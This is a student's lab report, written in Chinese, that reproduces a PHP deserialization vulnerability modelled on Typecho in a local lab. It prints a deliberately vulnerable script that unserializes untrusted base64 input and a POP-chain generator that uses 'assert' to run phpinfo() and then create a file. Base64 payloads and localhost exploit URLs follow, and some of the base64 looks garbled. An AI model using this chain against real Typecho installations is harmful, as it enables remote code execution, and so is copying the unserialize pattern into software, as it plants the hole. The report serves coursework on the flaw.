

软件安全实验报告

学号: 2310764 姓名: 王亦辉 班次: 计科一班

1 实验名称：


复现反序列化漏洞

2 实验要求：

复现 12.2.3的反序列化漏洞，并执行其他的系统命令

3 实验过程：

首先将下面两个文件放入 Phpnw 的 htdocs 文件夹下



```

2  class Typecho_Db{
3      public function __construct($adapterName){
4          $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
5      }
6  }
7
8  class Typecho_Feed{
9      private $item;
10     public function __toString(){
11         $this->item['author']->screenName;
12     }
13 }
14
15 class Typecho_Request{
16
17     private $_params = array();
18     private $_filter = array();
19
20     public function __get($key)
21     {
22         return $this->get($key);
23     }
24
25     public function get($key, $default = NULL)
26     {
27         switch (true) {
28             case isset($this->_params[$key]):
29                 $value = $this->_params[$key];
30                 break;
31             default:
32                 $value = $default;
33                 break;
34         }
35         $value = !is_array($value) && strlen($value) > 0 ? $value :
36 $default;
37         return $this->_applyFilter($value);
38     }
39
40     private function _applyFilter($value)
41     {
42         if ($this->_filter) {
43             foreach ($this->_filter as $filter) {
44                 $value = is_array($value) ? array_map($filter, $value) :
45                 call_user_func($filter, $value);

```

```

45         }
46
47         $this->_filter = array();
48     }
49
50     return $value;
51 }
52 }
53
54 $config = unserialize(base64_decode($_GET['__typecho_config']));
55 $db = new Typecho_Db($config['adapter']);
56 ?>

```

exe.php


```

1  <?php
2  class Typecho_Feed
3  {
4      private $item;
5
6      public function __construct(){
7          $this->item = array(
8              'author' => new Typecho_Request(),
9          );
10     }
11 }
12 class Typecho_Request
13 {
14     private $_params = array();
15     private $_filter = array();
16     public function __construct(){
17         $this->_params['screenName'] = 'phpinfo()';
18         $this->_filter[0] = 'assert';
19     }
20 }
21 $exp = array(
22     'adapter' => new Typecho_Feed()
23 );
24 echo base64_encode(serialize($exp));
25 ?>

```

```
http://127.0.0.1/exe.php
```


YToxOntz0jc6ImFkYXB0ZXIiO086MTI6I1R5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGvtIjth0jE6e3M6NjoiYXV0aG9yIjtp0jE10iJUeXB1Y2hvX1JlcXVlc3Qi0jI6e3M6MjQ6IgBUeXB1Y2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntz0jEwOiJzY3JlZW50YW1lIjtz0jk6InBocGluZm8oKSI7fXM6MjQ6IgBUeXB1Y2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntp0jA7czo2OiJhc3NlcnQi0319fX19



```
typecho.php
```

<http://127.0.0.1/typecho.php?>

```
__typecho_config=YToxOntz0jc6ImFkYXB0ZXIiO0086MTI6IiR5cGVjaG9fRmVlZCI6MTp7czox
0DoiAFR5cGVjaG9fRmVlZABpdGVtIjth0jE6e3M6NjoiYXV0aG9yIjtp0jE1oiJUEXBly2hvX1Jlc
XVlc3Qi0jI6e3M6MjQ6IgBUeXBly2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntz0jEwOiJzY3JlZW
50YW1lIjtz0jk6InBocGluZm8oKSI7fXM6MjQ6IgBUeXBly2hvX1JlcXVlc3QAX2ZpbHRlciI7YTo
xOntp0ja7czo20iJhc3NlcnQi0319fX19
```



发现页面显示 php 的基本信息，说明成功执行 phpinfo 函数。

接下来尝试将

```
$this->_params['screenName'] = 'phpinfo()'
```


改为

```
$this->_params['screenName'] = 'fopen (\'newfile. txt\', \'w\');';
```

以尝试执行不同操作（新建txt文件）

浏览器进入 <http://127.0.0.1/exe.php> 得到新 payload :


YTox0ntz0jc6ImFkYXB0ZXIi0086MTI6I1R5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjth0jE6e3M6NjoiYXV0aG9yIjtp0jE10iJUeXB1Y2hvX1JlcXVlc3Qi0jI6e3M6MjQ6IgbUeXB1Y2hvX1JlcXVlc3QAX3BhcmFtcyI7YT0x0ntz0jEwOiJzY3JlZW50YW11Ijtz0jI20iJmb3BlbignbmV3ZmlsZS50eHQnLCAndycpOyI7fXM6MjQ6IgbUeXB1Y2hvX1JlcXVlc3QAX2ZpbHR1ciI7YT0x0ntp0jA7czo20iJhc3N1cnQi0319fX19



拼接成 URL 用以发送请求到服务器。

http://127.0.0.1/typecho.php?__typecho_config=YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpOjE1OiJUeXB1Y2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXB1Y2hvX1JlcXVlc3QAX3BhcmFtcyI7YT0xOntzOjEwOiJzY3JlZW50YW11IjtzOjI2OiJmb3BlbignbmV3ZmlsZS50eHQnLCAndycpOyI7fXM6MjQ6IgBUeXB1Y2hvX1JlcXVlc3QAX2ZpbHRlciI7YT0xOntpOjA7czo2OjJhc3NlcnQiO319fX19

成功执行，可以看到 htdocs 下多出了 `newfile` 文本文件



4 心得体会：

程序之间很多使用文本文件进行数据传输的，比如 json 格式，程序中的变量与存储在文本中的看上去像是对象的字符串是不同的，从而我们需要进行序列化和反序列化。但是这个过程中会涉及指令的执行，这为漏洞产生提供了基础，稍不注意就会有本节的反序列化漏洞出现。

软件安全系列实验结束了。虽然我对安全这方面不感兴趣，但是这种浅层广视角对一系列漏洞进行基本了解的实验，让我的知识面有了一定的扩充，让我知道，在写程序的时候，不仅需要考虑正确性，对于会有用户的程序，特别是 WEB 应用，还需要考虑到对经典漏洞进行预防、以及尽量使用安全的函数等。可能对未来开发有一定帮助。